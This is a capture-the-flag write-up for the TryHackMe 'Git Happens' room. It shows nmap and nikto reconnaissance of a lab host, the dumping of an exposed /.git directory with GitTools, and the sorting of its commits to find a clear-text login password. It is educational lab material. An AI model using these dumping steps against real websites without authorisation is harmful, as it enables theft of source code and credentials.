TryHackMe - Write-up - Git Happens Room - Linux/Git/GitTools

First step is enumeration of the machine. For that we can use the nmapAutomator script with the recon tag for a quick enum (https://github.com/21y4d/nmapAutomator):

```
┌──(root💀koelhosec)-[/opt/nmapAutomator]
└─# ./nmapAutomator.sh -H 10.10.5.192 -t recon | tee /home/tryhackme/git-happens/recon.txt

Running a recon scan on 10.10.5.192

Host is likely running Unknown OS!


---------------------Starting Port Scan-----------------------



PORT   STATE SERVICE
80/tcp open  http
```


We see port 80 for HTTP, and looks like there is a /.git directory open:

```
PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.14.0 (Ubuntu)
|_http-title: Super Awesome Site!
|_http-server-header: nginx/1.14.0 (Ubuntu)
| http-git:
|   10.10.5.192:80/.git/
|     Git repository found!
|_    Repository description: Unnamed repository; edit this file 'description' to name the...
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Nikto scan also hints that will be the attack vector:

```
+ OSVDB-3092: /.git/index: Git Index file may contain directory listing information.
+ /.git/HEAD: Git HEAD file found. Full repo details may be present.
+ /.git/config: Git config file found. Infos about repo details may be present.
```

Going to that directory we can see the /.git files. Having an exposed publicly accessible Git directory is a very bad misconfiguration of the web app and can be a significant finding in a real Pentest or a Bug Bounty program (https://iosentrix.com/blog/git-source-code-disclosure-vulnerability):



So let's explore this vulnerability and use GitTools (https://github.com/internetwache/GitTools) to download the .git to our machine and further analyze the repository:

```
┌──(root💀koelhosec)-[/opt]
└─# git clone https://github.com/internetwache/GitTools.git
```

And use the dumper script to dump all the repository:

```
┌──(root💀koelhosec)-[/opt]
└─# cd GitTools/Dumper
```

```
┌──(root💀koelhosec)-[/opt/GitTools/Dumper]
└─# ./gitdumper.sh
###########
# GitDumper is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########


[*] USAGE: http://target.tld/.git/ dest-dir [--git-dir=otherdir]
               --git-dir=otherdir             Change the git folder name. Default: .git
```

```
┌──(root💀koelhosec)-[/opt/GitTools/Dumper]
└─# ./gitdumper.sh http://10.10.5.192/.git/ /home/tryhackme/git-happens/git
###########
# GitDumper is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########


[*] Destination folder does not exist
[+] Creating /home/tryhackme/git-happens/git/.git/
```

After the dumper script is complete we can now run the extractor script which is also available in GitTools to extract all the commits of the repo. We need two arguments, the directory we dumped the .git and the directory we want to save the extraction:

```
┌──(root💀koelhosec)-[/opt/GitTools/Extractor]
└─# ./extractor.sh /home/tryhackme/git-happens/git /home/tryhackme/git-happens/extracted
###########
# Extractor is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########
[*] Destination folder does not exist
[*] Creating...
[+] Found commit: 77aab78e2624ec9400f9ed3f43a6f0c942eeb82d
[+] Found file: /home/tryhackme/git-happens/extracted/0-77aab78e2624ec9400f9ed3f43a6f0c942eeb
```

After running the extractor this will create a folder in the directory that we chose with all the commits as below:

```
┌──(root💀koelhosec)-[/home/tryhackme/git-happens]
└─# cd extracted

┌──(root💀koelhosec)-[/home/tryhackme/git-happens/extracted]
└─# ls
0-77aab78e2624ec9400f9ed3f43a6f0c942eeb82d  5-2eb93ac3534155069a8ef59cb25b9c1971d5d199
1-d6df4000639981d032f628af2b4d03b8eff31213  6-395e087334d613d5e423cdf8f7be27196a360459
2-d0b3578a628889f38c0affb1b75457146a4678e5  7-d954a99b96ff11c37a558a5d93ce52d0f3702a7d
3-bc8054d9d95854d278359a432b6d97c27e24061d  8-e56eaa8e29b589976f33d76bc58a0c4dfb9315b1
4-2f423697bf81fe5956684f66fb6fc6596a1903cc
```

Now the problem is we can go one by one to check for useful information but that might be time consuming and confusing as they are not sorted by date. Lucky for us there is a very handy bash one-liner for that (I used it during the Wreath Network room on TryhackMe):

```
separator="========================================"; for i in $(ls); do printf "\n\n$separ-
ator\n\033[4;1m$i\033[0m\n$(cat $i/commit-meta.txt)\n"; done; printf "\n\n$separator\n\n\n"
```

Analysing the output we can see which commit has no parent (first commit) and then looking at the parent commit we know the commit order starts from 4, 6, 8 and goes on:


```
┌──(root💀koelhosec)-[/home/tryhackme/git-happens/extracted]
└─# separator="========================================"; for i in $(ls); do printf "\n\n$sepa
rator\n\033[4;1m$i\033[0m\n$(cat $i/commit-meta.txt)\n"; done; printf "\n\n$separator\n\n\n"
========================================
4-2f423697bf81fe5956684f66fb6fc6596a1903cc
tree 6664f4e548df7591da3728d7662b6376debfce8d
author Adam Bertrand <hydragyrum@gmail.com> 1595277988 +0000
committer Adam Bertrand <hydragyrum@gmail.com> 1595277988 +0000

Initial commit
```

```
========================================
6-395e087334d613d5e423cdf8f7be27196a360459
tree ba5e4a76e3f7b6c49850c41716f8f1091fbdc84e
parent 2f423697bf81fe5956684f66fb6fc6596a1903cc
```

```
8-e56eaa8e29b589976f33d76bc58a0c4dfb9315b1
tree 87bcbcb476578c6cc90ed39f9404292539fe1c9c
parent 395e087334d613d5e423cdf8f7be27196a360459
```

Now that we know where to start looking let's open the directory with all the commits in a code editor of your preference like Atom or VS Code. There is not much on the first commit (number 4) but on the second commit (number 6) we see the first index.html and scrolling down we have a clear text password on the login function!



That's it. Enter the credentials and we should be able to login and that's all we need in this room. Pretty simple but it shows the severity of an open git directory and it's a good tutorial on how to use the GitTools repo.

THE END!